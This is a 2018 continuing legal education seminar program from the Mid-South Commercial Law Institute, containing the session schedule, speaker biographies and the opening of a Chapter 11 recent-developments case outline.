39th Annual Seminar

Nov. 29 - 30, 2018

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MID-SOUTH COMMERCIAL LAW INSTITUTE

November 29 and 30, 2018
Nashville, Tennessee

MID-SOUTH COMMERCIAL LAW INSTITUTE - 39TH ANNUAL SEMINAR

THURSDAY, NOVEMBER 29, 2018

TIME	PROGRAM	SPEAKERS
7:45 – 8:30	**REGISTRATION AND BREAKFAST/WELCOME REMARKS**	
8:30 – 10:00	Recent Developments in Chapter 13 Cases	Henry E. Hildebrand III Hon. Keith M. Lundin (Ret.)
10:00 – 10:15	**BREAK**	
10:15 – 11:45	Recent Developments in Chapter 11 Cases	Hon. Clifton Jessup Hon. Randal Mashburn William L. Norton III
11:45 – 12:45	**LUNCH** (Sponsored by Bankruptcy Management Solutions, Inc. "BMS")	
12:45 – 1:45	Cybersecurity Issues (Including Insurance and How to Advise Your Client)	Adam Connor Rich Littlehale
1:45 – 3:15	Reel Ethics	Hon. Barbara D. Holmes Edward D. Lanquist, Jr.
3:15 – 3:30	**BREAK**	
3:30 – 5:00	View from the Bench	Moderator: Hon. Charles M. Walker
5:00 – 6:00	**RECEPTION** (sponsored by Tortola Advisors)	

Thursday CLE: 7.0 Hours (1.5 Dual)

MIDSOUTH COMMERCIAL LAW INSTITUTE - 39TH ANNUAL SEMINAR

FRIDAY, NOVEMBER 30, 2018

TIME	PROGRAM	SPEAKERS
7:30 – 8:00	**BREAKFAST**	
8:00 – 9:30	Recent Developments in Chapter 7 Cases	Samuel K. Crocker Hon. Shelley D. Rucker Robert H. Waldschmidt
9:30 – 9:45	**BREAK**	
9:45 – 11:15	What Commercial and Bankruptcy Lawyers Need to Know About the Tax Code?	James R. Kelley Benjamin McClendon
11:15 – 12:15	**LUNCH** (sponsored by Podis and Podis)	
12:15 – 1:45	Leadership and Professionalism: Attorney Ethics	Lt. Gen. Keith M. Huber (Ret.) Dean William C. Koch, Jr.
1:45 – 2:00	**BREAK**	
2:00 – 3:30	Recent Developments in Commercial Law	Evelyn Hill Hon. Neal H. McBrayer John E. Murdock, III Amanda Stanley
3:30 – 4:30	Enforceability of Pre-Petition Restrictions on Filing Bankruptcy and Limited Liability Company Issues in Bankruptcy	Larry R. Ahern III Christopher G. Bradley Mark C. Taylor
4:30	**CONCLUDING REMARKS**	

Friday CLE: 7.0 Hours (1.5 Dual)

TOTAL CLE: 14.0 Hours (3.0 Dual)

MID-SOUTH COMMERCIAL LAW INSTITUTE
OFFICERS AND DIRECTORS

The Mid-South Commercial Law Institute was organized in 1979 as a non-profit corporation for the purpose of providing seminars of high quality and reasonable cost to attorneys and others in Tennessee and surrounding states with interests in commercial law. Current officers and directors of the Institute are as follows:

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2018 FACULTY / SPEAKER BIOS

LAWRENCE R. AHERN, III is a former Director and President of the Mid-South Commercial Law Institute. He practiced bankruptcy and commercial law after his 1972 graduation from Vanderbilt University Law School and admission to the Tennessee bar, until 2013, when he retired from big-firm practice. He limits his practice to consulting engagements by legal and financial professionals, including expert testimony, on legal issues involving bankruptcy, commercial and real estate law, teaching, writing and speaking. He is certified as a Business Bankruptcy Specialist by the American Board of Certification (ABC). Larry has served as an Adjunct Professor of Law at Vanderbilt, 1998-present (Secured Transactions), at St. John's University Law School in the Bankruptcy LL.M. program (Bankruptcy Procedure), at Belmont University College of Law (Secured Transactions) and as Visiting Professor at Cumberland School of Law (Secured Transactions and Banking Regulation). He is a Fellow of both the American College of Bankruptcy and the American College of Mortgage Attorneys. He chaired both the ABC and the Tennessee Commission on CLE & Specialization and continues to serve the ABC as Director Emeritus. He has also served on the Advisory Board of the St. John's Bankruptcy LL.M. program. Larry has been listed in The Best Lawyers in America since 1989, in the categories of business reorganization, creditors' rights and bankruptcy litigation, and has been honored by various publications based on peer ratings as "best of the bar," and similar honors. He is currently a Director of the Association of Insolvency & Restructuring Advisors. His other professional affiliations include the ABI (former Director) and Turnaround Management Association (former Director and Chapter President). He is author and co-author of numerous books and articles on bankruptcy, commercial and real estate law and related fields and is a frequent speaker.

PROF. CHRISTOPHER G. BRADLEY is an Assistant Professor of Law at the University of Kentucky College of Law. Professor Bradley teaches in the areas of corporate finance, business associations, bankruptcy, and commercial law/UCC. Prior to entering academia, Professor Bradley clerked for Judge Higginbotham of the U.S. Court of Appeals for the Fifth Circuit and Judge Davis of the U.S. Bankruptcy Court for the Western District of Texas, both in Austin, Texas. He also practiced with several law firms, including Waller Lansden Dortch & Davis. He is a graduate of Princeton University, the New York University School of Law, and the University of Oxford, in Oxford, England. In addition to academic work, Professor Bradley seeks to bring legal change through law practice as well. He is counsel to a consortium of real estate industry groups supporting, as amici, a challenge of protectionist real estate broker regulations in the state of Nevada. In addition, he recently joined a small team of lawyers to serve as amici curiae in two cases before the U.S. Court of Appeals for the Fifth Circuit. Their efforts were part of a successful push to convince the court to reconsider a ruling on an important issue of bankruptcy law and homestead exemptions. *See Hawk v. Engelhart*, No. 16-20641 (successfully supporting reconsideration of initial ruling); *Lowe v. DeBerry*, No. 17-50315 (successfully supporting reversal of district court opinion; *amicus* brief is cited in opinion dated Mar. 7, 2018).

ADAM CONNOR is a national cyber liability specialist. He has worked with numerous organizations, and associations to help create unique offerings to their members working with domestic and international insurance carriers, brokers, and reinsurers. He has also worked closely with large private organizations to help create cyber programs and best practices for the betterment of their security. Mr. Connor graduated from Bradley University with a degree in Finance in 2006,

and started at RPS Executive Lines. He joined Risk Placement Services, Inc., and focused on D&O, EPL, and E&O. In 2010 he began working with Aon Chicago as an Assistant Vice President in the Management Liability division. In 2013 he rejoined Risk Placement Services, Inc., Executive Lines in Chicago to focus on Cyber Liability. He has helped grow the national presence of Risk Placement Services, Inc., in the Cyber liability field.

SAMUEL K. CROCKER was sworn in as the United States Trustee for Region 8 (Kentucky and Tennessee) on July 17, 2011. He was appointed United States for Region 20 (Kansas, Oklahoma and New Mexico) in June 21014. He continues to serve in both regions. During his tenure as U.S. Trustee, in addition to his regional duties, Mr. Crocker has served on the Programs Independent Trustee Working Group, and as a member of the National Association of Bankruptcy Trustees (NABT) and National Association of Chapter Thirteen Trustees (NACTT) Liaison Committees. Prior to his U.S. Trustee appointment, Mr. Crocker practiced law in Nashville, Tennessee for over 25 years. His practice included representation of debtors, Creditors, and Trustees. He also served continuously, beginning in 1984, as a member of the standing panel of Chapter 7 Trustees for the United States Bankruptcy Court for the Middle District of Tennessee. Mr. Crocker received his BA from Vanderbilt University and his JD from the University of Mississippi. He was a longtime board member and past president of the National Association of Bankruptcy Trustees. He was a contributing editor to NABTalk, the Journal of the National Association of Bankruptcy Trustees, and authored the article on recent bankruptcy case decisions for 12 years. He co-authored, with Robert Waldschmidt, Impact of the 2005 Bankruptcy Amendments on Chapter 7 Trustees, The American Bankruptcy Law Journal, Volume 79, Issue 2, 2005, and authored Dueling Statutes: Application of Code § § 547(e)(2) and §547(c)(1) to Avoidance of Lien Perfection, 2009 Norton Annual Survey of Bankruptcy Law. Mr. Crocker is a former Director of the Mid-South Commercial Law Institute, and remains a frequent speaker on bankruptcy law and practice.

HENRY E. HILDEBRAND, III has served as Standing Trustee for Chapter 13 matters in the Middle District of Tennessee since 1982 and as Standing Chapter 12 Trustee for that district since 1986. He also is of counsel to the Nashville law firm of Farmer Purcell White & Lassiter, PLLC. Mr. Hildebrand graduated from Vanderbilt University and received his J.D. from the National Law Center of George Washington University. He is a fellow of the American College of Bankruptcy and the Nashville Bar Foundation. He is Board Certified in consumer bankruptcy law by the American Board of Certification and serves on its faculty committee. He is Chairman of the Legislative and Legal Affairs Committee for the National Association of Chapter 13 Trustees (NACTT). He is on the Board of Directors for the NACTT Academy for Consumer Bankruptcy Education, Inc. and is an adjunct faculty member for the Nashville School of Law and St. Johns University of Law. In addition, he has been appointed a commissioner to the American Bankruptcy Institute's Consumer Bankruptcy Review Commission.

EVELYN HILL is an associate at Bradley Arant Boult Cummings in Nashville, Tennessee, where she is a member of the corporate and securities group and the healthcare group. She focuses her practice on corporate mergers and acquisitions, private equity and commercial law, as well as general business formation and counseling. Evelyn counsels healthcare companies in corporate transactions, including acquisitions, divestitures, and syndications of hospitals, physician practices, surgery centers and ancillary providers. Her practice also includes the representation of investment funds' debt and equity investments in healthcare and several other industries. Evelyn received her J.D. from The University of Alabama School of Law and a B.A. in Economics at

Furman University. A Birmingham native, Evelyn practiced in Bradley's Birmingham office prior to moving to the Nashville office in 2014.

HON. BARBARA HOLMES was appointed as a U.S. Magistrate Judge for the Middle District of Tennessee on August 1, 2015. Prior to her appointment, Judge Holmes practiced law for almost 30 years in Nashville, representing clients in commercial and bankruptcy litigation in federal and state courts and providing turn-around and restructuring advice (sometimes through a chapter 11 bankruptcy filing) for troubled business in all kinds of industries. Among the kinds of business for which she assisted in the restructuring or structured sale were multiple regional coal mining operations, regional hospital systems, an after-market printer ink and ribbon manufacturer, hospitality franchises (restaurant and hotel), specialty retail businesses, and freight transportation and related services companies, each with its own unique considerations, including state and federal regulatory oversight, vendor and customer contract negotiations and disputes, employment discrimination claims, anti-trust concerns, and intellectual property issues. Throughout her career, Judge Holmes represented clients in custody and other juvenile law matters on a *pro bono* basis, employment cases, emancipation proceedings, receiverships, family law matters, and administrative proceedings. She also worked on significant cases involving environmental law and franchise law issues. Judge Holmes was previously a Rule 31 mediator, and served as a mediator and arbitrator in a variety of business, bankruptcy, and other disputes. She also previously served as a Hearing Committee member for the Tennessee Board of Professional Responsibility, and on a number of hearing panels (including as chair) for disciplinary complaints. Judge Holmes is a former director and past president of the Mid-South Commercial Law Institute and a former director and past president of the Nashville Bar Association. She is a Master with the Harry Phillips American Inn of Court. Judge Holmes is a fellow of the Tennessee Bar Foundation, for which she previously served as Treasurer and as Chair of the Board of Trustees. She is also a fellow of the American Bar Foundation and of the Nashville Bar Foundation. Judge Holmes previously served on the Tennessee Bar Association Board of Governors, and is a past chair of the Executive Council for the TBA Bankruptcy Law Section and a past chair of the TBA Public Education Committee. Judge Holmes is a frequent producer and lecturer on a broad range of continuing legal education topics, previously chaired the CLE Committee of the Nashville Bar Association, and chaired a special task force on continuing legal education for the NBA. She is also a recipient of the Nashville Bar Association's CLE Award for exceptional service to the NBA's CLE program. Judge Holmes was previously a Juvenile Court referee, where she heard cases involving truancy, dependency and neglect, and private custody and visitation disputes. She also chaired a statewide commission on juvenile justice issues for the Tennessee Bar Association.

LIEUTENANT GENERAL (RETIRED) KEITH M. HUBER is the grandson of a World War I Doughboy veteran, the son of a World War II fighter pilot veteran, and a native of Springfield, Ohio. Mr. Huber is a graduate of the United States Military Academy at West Point and received his Master of Public Administration from Golden Gate University. After graduating from West Point, he served thirty-eight years on active duty in the United States Army as an Infantryman, Green Beret. He served fourteen of the thirty-eight years at the rank of a General officer, retiring as a Lieutenant General (Three-Star). Mr. Huber earned Combat Infantryman, Special Operations Combat Diver, Master Parachutist, Air Assualt and Joint Chiefs of Staff badges, and is Special Forces and Ranger qualified. While on active duty, he served tours in Panama, Nicaragua, El Salvador, Saudi Arabia, Iraq, Haiti, Honduras, Kosovo, and Afghanistan. He is a Director of the

Inter-American Defense College in Washington, D.C., Senior Advisor for Veterans and Leadership Initiatives and Distinguished Visiting Professor at Middle Tennessee State University, Chairman of Fort Campbell Retiree Council, Chairman of Veterans Administration community initiative, Nashville Serving Veterans Community Board, and a Member of Governor's Working Group on School Safety. He and his wife Shelly have a son, Jason; a daughter, Alexis, and three grandsons, Dylan, Austin, and Reed.

HON. CLIFTON R. JESSUP, JR. was appointed the United States Bankruptcy Judge for the Northern District of Alabama, Northern Division on March 2, 2015. He was formerly a principal shareholder in the Dallas office of the international law firm of Greenberg Taurig LLP where he concentrated his practice in business reorganization and bankruptcy. During his 35 plus years of bankruptcy-related practice before taking the bench, Clifton represented secured creditors, unsecured creditors, committees, equity holders, debtors, and trustees in federal bankruptcy cases in over 37 states and Puerto Rico. He also represented purchasers of assets in bankruptcy cases, and served as examiner and mediator in many cases.

JAMES R. KELLEY is a Member of Neal & Harwell, PLC. His practice is concentrated in commercial law, taxation, bankruptcy and general corporate matters. He earned a B.A. from Vanderbilt University in 1970 where he majored in mathematics with minors in computer science and philosophy. Mr. Kelley worked as a systems analyst for Standard Oil of Ohio prior to entering law school. He received a J.D., with distinction, from Emory Law School in 1975, where he was a member of The Order of the Coif. He received an L.L.M. in Taxation from Emory Law School in 1977. Mr. Kelley is a member of the Board of Directors of and a Fellow in the American College of Bankruptcy, a Fellow in the Nashville Bar Foundation, was named as one of Tennessee's 101 Best Lawyers by Business Tennessee magazine, was named as one of Tennessee's 150 Best Lawyers by Business Tennessee magazine, was named as one of the 100 Super Lawyers in Tennessee by Law & Politics and the publishers of Memphis Magazine, was named in Best of the Bar by the Nashville Business Journal, and has been listed in Best Lawyers in America since 1989. Mr. Kelley is a contributing editor to Norton Bankruptcy Law and Practice and is the author of Corporations-Formation, The Law in Tennessee. He is a frequent speaker at bankruptcy and commercial law seminars throughout the United States. Mr. Kelley is a member of the Nashville Bar Association, the Tennessee Bar Association, and the State Bar of Georgia. He is also a member of the American Bar Association, the American Bankruptcy Institute, where he is a former Chairman of the Taxation Committee, and the Mid-South Commercial Law Institute, where he served as President and as a Director. Mr. Kelley is active in many civic and charitable organizations. He is currently serving as the President of Family and Children's Service, a Trustee of Watkins College of Art, a Director of Oz Arts Nashville and a Director of the American Friends of Chantilly. He has previously served as the President of Nashville Cares, as President of Oasis Center, as President of Greenways for Nashville and as President of the Richland West End Neighborhood Association. Mr. Kelley is an avid traveler, having visited the seven continents and about seventy countries. His most unique experience is sailing north of the Arctic Circle and south of the Antarctic Circle.

DEAN WILLIAM C. KOCH, JR. is currently the President and Dean of the Nashville School of Law. Before his appointment, Dean Koch served as a Justice of the Tennessee Supreme Court and as a Judge of the Tennessee Court of Appeals. During his 30-year judicial career, Dean Koch

was recognized as Tennessee's Appellate Judge of the Year by the American Board of Trial Advocates and was also listed as one of the 500 Leading Judges in America. Prior to his appointment to the appellate bench, Dean Koch served as Counsel to Tennessee Governor Lamar Alexander, Commissioner of Personnel, and Deputy Attorney General of the State of Tennessee. Dean Koch received his undergraduate degree from Trinity College in Hartford, Connecticut. He earned a J.D. degree from Vanderbilt University School of Law and an LL.M. in Judicial Process from the University of Virginia School of Law. Dean Koch teaches Unites States Constitutional Law and Tennessee Constitutional Law at the Nashville School of Law. He has also received appointments as an adjunct professor at Vanderbilt University School of Law and Belmont University College of Law. Dean Koch serves as President of the American Inns of Court and President of the Harry Phillips American Inns of Court. He is the chair of the Tennessee Trial Court Vacancy Commission and has chaired the Tennessee Supreme Court's Indigent Representation Task Force. Dean Koch also serves on the Board of Trustees of Cumberland University, the Nashville Bar Association, the Nashville Conflict Resolution Center, the United Way of Metropolitan Nashville, and the Community Foundation of Middle Tennessee.

EDWARD D. LANQUIST, JR. is an AV rated lawyer who focuses his practice on patent and trademark litigation, intellectual property counseling, and trademark prosecution. In addition to litigating more than one hundred and fifty cases, Mr. Lanquist has filed over one thousand trademark registration applications, over 150 patent applications, and performed in excess of 2,300 trademark clearance searches. He has litigated and performed appellate work in cases involving patent infringement, trade mark infringement, trade dress infringement, right of publicity, copyright infringement, design patent infringement, and trade secret misappropriation cases. Mr. Lanquist counsels clients on the economic benefits and implications of intellectual property protection and litigation. Ed received his J.D., with Honors, University of Tennessee, 1988 and his B.S., Civil Engineering, with Honors, University of Tennessee, 1985. Ed is General Counsel for the Tennessee Bar Association. Ed is a Past President and a member of the Board of Directors of the Nashville Bar Association. He is a former Chairman of the American Bar Association, Young Lawyers Division, Patent, Copyright and Trademark Committee. Ed serves on the Executive Committee of the Tennessee Bar Association, Intellectual Property Committee. He is a past President, Tennessee Intellectual Property Law Association, a past Treasurer, Nashville Bar Association, a past Chair, Nashville Bar, Intellectual Property Committee, a past Chair, Nashville Bar Association, Continuing Legal Education Committee, a past Chair, Nashville Bar Association, ad hoc committee for online continuing legal education. Ed is the past Chair of the Nashville Shakespeare Festival, past Chair of the Mid-South Chapter of the Multiple Sclerosis Society, past Chair and Board Member of the Belcourt Theatre - Nashville's art house theatre, a Past Board Member for the Nashville Capital Network, a Board Member of the Arts and Business Council, a Board Member of the Nashville Technology Council, a Board Member of Hand on Nashville, a Board Member of New Dialect, and a Board Member of the Arts and Business Council.

RICHARD (RICH) LITTLEHALE is Special Agent in Charge ("***SAC***") of the Tennessee Bureau of Investigation's (the "***TBI***") Technical Services Unit. He supervises TBI's online child exploitation, cyber investigations, digital forensics, and electronic surveillance functions. SAC Littlehale has testified as an expert witness on communications records in numerous homicide and violent crime trials. SAC Littlehale is also an attorney, teaches criminal procedure and electronic surveillance law, and serves as an expert on access to digital evidence for the state and local law

enforcement community before Congress and other bodies. SAC Littlehale received his bachelor's degree from Bowdoin College and his law degree from Vanderbilt University.

HON. KEITH M. LUNDIN

- Judge, United States Bankruptcy Court for the Middle District of Tennessee (1982-2016)
- Judge, Bankruptcy Appellate Panel for the Sixth Circuit (1997-99)
- Adjunct Professor, Vanderbilt University School of Law
- Adjunct Professor, Emory University School of Law
- Visiting Professor, University of New Mexico School of Law
- Member, National Bankruptcy Conference
- Assistant Editor, The American Bankruptcy Law Journal (1990-91)
- Contributing Editor, Norton Bankruptcy Law and Practice, (West Group) (Chapter 13)
- Managing Editor, Norton Bankruptcy Law Adviser, (Thomson Reuters)
- Keith M. Lundin, Lundin on Chapter 13 (Bankruptcy Press), LundinOnChapter13.com

HON. RANDAL S. MASHBURN has been a U.S. Bankruptcy Judge for the Middle District of Tennessee since 2012, following a lengthy career in private practice. Before going on the bench, Judge Mashburn's practice focused heavily on business disputes, bankruptcy, debtor-creditor issues, workouts, and insolvency law. He spent nearly three decades representing a wide range of parties in bankruptcy and commercial litigation, as well as serving as a court-appointed bankruptcy examiner and Chapter 11 trustee. In addition to extensive experience as a litigator and bankruptcy advisor, a significant portion of his practice was devoted to serving as mediator, particularly in disputes involving complex business and financial matters. Judge Mashburn has served on the Board of Directors of the Nashville Bar Association and is a Fellow of the Nashville Bar Foundation. He was a founding member and past President of the Tennessee Association of Professional Mediators, is a past president of the Mid-South Commercial Law Institute and served for a number of years as a board member of the Nashville Conflict Resolution Center. Before beginning his legal practice, he served as a judicial law clerk for judges on the United States District Court and the Tennessee Court of Appeals. He has contributed to dozens of publications and has spoken frequently on alternative dispute resolution, bankruptcy, and debtor-creditor issues for bar associations, industry groups and continuing legal education programs.

HON. W. NEAL MCBRAYER is a Judge for the Tennessee Court of Appeals. Judge McBrayer was appointed to the bench by Governor Bill Haslam and sworn in on May 5, 2014. He was elected to an eight-year term in August of 2014. In addition to his responsibilities on the court, he serves as chair of the Business Court Rules Advisory Commission. Prior to his appointment, Judge McBrayer practiced law for twenty-five years in Nashville, representing clients in commercial litigation, bankruptcy and aviation matters. Judge McBrayer graduated from Maryville College, *magna cum laude*, in 1986 and from the College of William & Mary's Marshall-Wythe School of Law in 1989, where he was an editor of the William & Mary Law Review. He is a fellow of the American, Tennessee, and Nashville Bar Foundations. He is also the president of the Belmont University College of Law American Inn of Court. He received an honorary doctor of laws degree from Maryville College in 2015. Judge McBrayer is co-author of Tennessee Secured Transactions Under Revised Article 9 of the Uniform Commercial Code: Form and Practice Manual, published by Data Trace Publishing. From 2001 to 2015, Judge McBrayer served as a delegate to the

Tennessee Bar Association House of Delegates. He is also a past-president of the Mid-South Commercial Law Institute and a past-chair of the Bankruptcy Law Section of the Tennessee Bar Association.

W. BENJAMIN MCCLENDON is a Special Trial Attorney at the Office of Chief Counsel (SBSE Division). Mr. McClendon currently serves as a Special Trial Attorney in the Small Business/Self Employed Division of the IRS, Office of Chief Counsel. In this role, he leads and manages litigation teams in handling some of the most complex and visible Tax Court cases in the Office of Chief Counsel. From 2012 until April 2018, Mr. McClendon was a Senior Attorney in the SB/SE Division of the Office of Chief Counsel. In this role, Mr. McClendon was responsible for litigation of Tax Court cases on behalf of the IRS and providing legal advice to the IRS on collection issues, bankruptcy issues, and technical tax issues. Mr. McClendon also served as a Special Assistant U.S. Attorney from 2012-2015. In this capacity, he represented the IRS in U.S. Bankruptcy Court in the Middle District of Tennessee. From 2004 until 2012, Mr. McClendon served as a Senior Attorney in the Large Business and International Division of the Office of Chief Counsel, IRS. In this role, he tried cases in U.S. Tax Court and provided legal advice on technical tax issues regarding partnerships, corporations, and international tax issues to IRS Revenue Agents in Tennessee, Arkansas, and North Florida. Mr. McClendon received his Master of Laws in Taxation from Georgetown University in 2004; his Juris Doctor from Western New England University in 2003; and his Bachelor of Arts in History from the University of Tennessee, Knoxville in 1999.

JOHN E. MURDOCK, III is a partner in the Nashville office of Bradley Arant Boult Cummings LLP. He received his J.D. from Vanderbilt University Law School in 1981, where here was inducted to the Order of the Coif. John's law practice includes commercial law generally and the deployment and recovery of debt and equity capital in a wide range of industries and transactions. John is listed in Chambers USA for his Banking and Finance Practice; in Best Lawyers in America for Nashville Banking and Finance Law; and is a Fellow of the American College of Commercial Finance Lawyers.

WILLIAM L. NORTON III is a Member of the law firm Bradley Arant Boult Cummings LLP, 1600 Division St., Suite 700, Nashville, Tennessee, 37203 (615-252-2397). He graduated from Vanderbilt University (B.A., 1975; J.D., 1982). He practices in the commercial finance area and focuses primarily in creditor's rights and insolvency law. Mr. Norton is Certified as a Business Bankruptcy Specialist and is a Fellow with the American College of Bankruptcy. He teaches bankruptcy law as an Adjunct Professor in Bankruptcy Law at Vanderbilt University School of Law; and is the Editor in Chief for Norton Bankruptcy Law and Practice 3d (Thomson-Reuters) and Co-Author of the Creditor's Rights Handbook (Thomson-Reuters 2008). He serves as Institute Manager for Norton Institutes on Bankruptcy Law. Mr. Norton is Past President of the American Board of Certification and is a Director Emeritus. He is a Past President of the Tennessee Turnaround Management Association; a Past President and current Board member of the Mid-South Commercial Law Institute; a Past First Vice President of the Nashville Bar Association and a past Board Chair of the Nashville Conflict Resolution Center. He is an approved Rule 31 mediator by the Tennessee Supreme Court.

HON. SHELLEY D. RUCKER has served as a United States Bankruptcy Judge for the Eastern District of Tennessee since 2010. Judge Rucker practiced bankruptcy law with the firm of Miller

& Martin PLLC for twenty- seven years prior to taking the bench. She previously served as chairperson of the firm's Commercial Department and practice group leader of the Bankruptcy Creditor Rights Group. She was a board member and President of the Mid-South Commercial Law Institute. In 2000, she served on the Joint Committee of the Tennessee Bar Association and the Tennessee Bankers Association which worked on the enactment of Revised Article 9 in Tennessee. She has been a member of both the Tennessee and Georgia Bars since 1982. She is a frequent lecturer on the subject of bankruptcy. She is a fellow of the American College of Bankruptcy. She currently serves as the editor-in-chief of the *Conference News*, the newsletter for the National Conference of Bankruptcy Judges. Judge Rucker received her undergraduate degree in English and Economics from Texas Christian University in Fort Worth, Texas, where she graduated Phi Beta Kappa. She earned her law degree from the University of Georgia, where she was a member of the National Moot Court Team.

AMANDA STANLEY is counsel with the Nashville office of Bass, Berry & Sims PLLC. Her practice focuses on commercial lending and secured transactions with an emphasis on middle market transactions. She has represented agent banks and lenders in revolving credit and term loan facilities to both public and private companies in a variety of industries; advised a variety of borrowers, both public and private entities, in corporate financings, including syndicated senior revolving credit and term loan facilities, both secured and unsecured, and real estate financings. She graduated from Georgetown University and Emory University School of Law.

MARK C. TAYLOR, is a partner at Waller Lansden Dortch & Davis LLP in Austin, Texas. He focuses his practice on bankruptcy, creditors' rights and complex commercial litigation and brings a personal commitment to the clients he represents. His experience spans a wide range of industries – from real estate and construction to financial services, energy and manufacturing. Mr. Taylor served for several years on the Western District of Texas Bankruptcy Court Liaison Committee, and he is the former president of the Austin Bankruptcy Lawyers' Association where he served for many years as a council member. Mr. Taylor regularly represents creditors, debtors, committees and appointed trustees in complex bankruptcy cases and adversary proceedings. He also speaks and writes extensively on bankruptcy issues and bankruptcy-litigation topics and represents clients in state and federal court in all types of commercial litigation matters. Mr. Taylor received his B.A. from Rice University in 1984, and his J.D. from the University of Texas School of Law in 1987 and has been recognized in Super Lawyers in the area of business bankruptcy law since 2012.

ROBERT H. WALDSCHMIDT has been a bankruptcy trustee since 1976, first under the Bankruptcy Act, then as a Chapter 7 panel trustee under the Bankruptcy Code, and has served as trustee in over 50 reported bankruptcy decisions. He is also a Past-President of the National Association of Bankruptcy Trustees (1998-1999). Mr. Waldschmidt earned his J.D. from Vanderbilt University in Nashville, Tennessee in 1976, after graduating *summa cum laude* with a B.S. in Mathematics from Hillsdale College in 1973. He clerked for the Bankruptcy Judges in the Middle District of Tennessee, before commencing a private practice. Mr. Waldschmidt has chaired several legislative committees, appeared numerous times before the Bankruptcy Review Commission, testified before the House Subcommittee on Bankruptcy Reform, and still participates as a speaker at numerous seminars at a local and national level. He is a member of the Tennessee Bar Foundation, the Nashville, Tennessee and American Bar Associations, and the American Bankruptcy Institute. Mr. Waldschmidt co-authored, with Sam Crocker, the article

"Impact of the 2005 Bankruptcy Amendments on Chapter 7 Trustees", published in Volume 79, Issue 2, 2005 of The American Law Journal, and was a contributing editor of the Recent Case article in *NABTalk*.

HON. CHARLES M. WALKER was appointed on July 27, 2016, as a United States Bankruptcy Judge for the Middle District of Tennessee. Before taking the bench, Judge Walker served as a trial attorney for the U.S. Department of Justice in the Office of the U. S. Trustee for 14 years. Prior to his time with the U.S. Trustee, Judge Walker was in private practice with the law firms Wyatt, Tarrant and Combs, LLP and Bone McAllester Norton PLLC concentrating in the areas of creditors rights and commercial litigation. Judge Walker served eight years on active duty with the U.S. Air Force and continues to serve as a brigadier general in the Kentucky Air National Guard. He holds a Bachelor of Aviation Management from Auburn University, a Master of Science in Human Resources Management from Troy University and he received his Juris Doctorate, *cum laude,* from The John Marshall Law School in Chicago. Judge Walker is active in the Nashville community, an alumnus of Nashville's Young Leaders Council and a former Director of the Mid-South Commercial Law Institute and Family & Children's Service. He was the first recipient of the Honorable Cornelius Blackshear Fellowship awarded by the National Conference of Bankruptcy Judges in 2004. In 2015 he was the recipient of the Major General Robert I. Gruber Excellence in Teaching Award, which is awarded by the U.S. Air Force Judge Advocate General School, recognizing the most exceptional reserve military law instructor.

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

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

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

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

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Wind-down
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

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

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

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CHAPTER 13
RECENT DEVELOPMENTS

(See separate, printed book)

TAB 1

HON. KEITH M. LUNDIN (RET.)
U.S. BANKRUPTCY COURT
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HENRY E. HILDEBRAND, III
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NASHVILLE, TENNESSEE

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NASHVILLE MARRIOTT AT VANDERBILT UNIVERSITY
NASHVILLE, TENNESSEE
NOVEMBER 29 AND 30, 2018

CHAPTER 11
RECENT DEVELOPMENTS

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HON. CLIFTON R. JESSUP, JR.
U.S. BANKRUPTCY COURT
NORTHERN DISTRICT OF ALABAMA

HON. RANDAL S. MASHBURN
U.S. BANKRUPTCY COURT
MIDDLE DISTRICT OF TENNESSEE

WILLIAM L. NORTON, III
BRADLEY ARANT BOULT CUMMINGS, LLP

MID-SOUTH COMMERCIAL LAW INSTITUTE

NASHVILLE MARRIOTT AT VANDERBILT UNIVERSITY
NASHVILLE, TENNESSEE
NOVEMBER 29 AND 30, 2018

RECENT DEVELOPMENTS IN CHAPTER 11

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A. VOLUNTARY PETITIONS

i. In re Sino Clean Energy, Inc., 901 F.3d 1139 (9th Cir. 2018)

Issue: Whether former directors had authority to file Chapter 11 case when state court appointed receiver had taken over company's affairs.

Holding: Under Nevada law, holding company's former directors, who had been removed from their board positions by state-court appointed receiver for their nonfeasance and gross mismanagement of corporation, no longer had authority, following their removal, to file a Chapter 11 petition on company's behalf. Nevada law vested the authority to make important decisions, including whether to file for bankruptcy, in corporation's current board of directors; abrogating *In re Corporate & Leisure Event Prods., Inc.*, 351 B.R. 724 (Bankr. D. Ariz. 2006)(where a state court purports to enjoin a corporation from filing bankruptcy altogether, federal law preempts that injunction).

ii. Kentucky Employees Retirement System, 901 F.3d 718 (6th Cir. 2018)

Issue: Whether tax-exempt nonprofit employer that operated mental health facilities in Kentucky was a "governmental unit" and statutorily barred from filing Chapter 11 petition.

Holding: When considering whether an entity is subject to state control, and therefore statutorily disqualified from filing a Chapter 11 petition, a court considers, among other things, (1) whether the government created the entity, (2) whether the government appoints the entity's leadership, (3) whether an enabling statute guides or otherwise circumscribes the entity's actions, (4) whether and how the entity receives government funding, and (5) whether the government can destroy the entity. Tax-exempt nonprofit employer that operated mental health facilities in Kentucky was not state instrumentality, weighing in favor of conclusion that it was not statutorily disqualified from filing Chapter 11 petition, since Commonwealth of Kentucky did not create employer, Kentucky did not in normal course of events choose employer's leadership, Kentucky did not govern its operations through enabling statute, Kentucky did not fund it through mechanism that normally was reserved for public entities, and Kentucky could not unilaterally destroy it.

iii. In re Franchise Services of North America, Inc., 891 F.3d 198 (5th Cir. 2018)

Issue: Whether Chapter 11 case should be dismissed for debtor's failure to obtain authorization from shareholder as required by certificate of incorporation.

Holding: State law determines who has the authority to file a voluntary bankruptcy petition on behalf of a corporation incorporated in the state. If the petitioners for voluntary bankruptcy on behalf of a corporation lack authorization under the law of the state where the corporation is incorporated, the bankruptcy court has no alternative but to dismiss the petition. Under Delaware law, even though shareholder was not controlling shareholder, (it owned preferred stock convertible to 49.76% equity stake), shareholder had appointed two of five directors and

through its voting rights could prevent corporation from filing voluntary Chapter 11 bankruptcy petition.

iv. In re Advanced Vascular Resources of Johnstown, LLC, 2018 WL 4621706 and 2018 WL 4627295 (Bankr. W.D. Penn. Sept. 24, 2018)

Issue: Whether debtor could file Chapter 11 without consent of one of its equity holders.

Holding: Chapter 11 debtor limited liability company's bankruptcy filing, without consent of one of its equity holders, was contrary to the unambiguous terms of LLC and was accordingly unauthorized and improper, requiring dismissal of bankruptcy case.

v. In re Packard Square, LLC, 586 B.R. 853 (E.D. Mich. 2018)

Issue: Whether Chapter 11 case should be dismissed with order that barred the filing of any new bankruptcy debtor for two years.

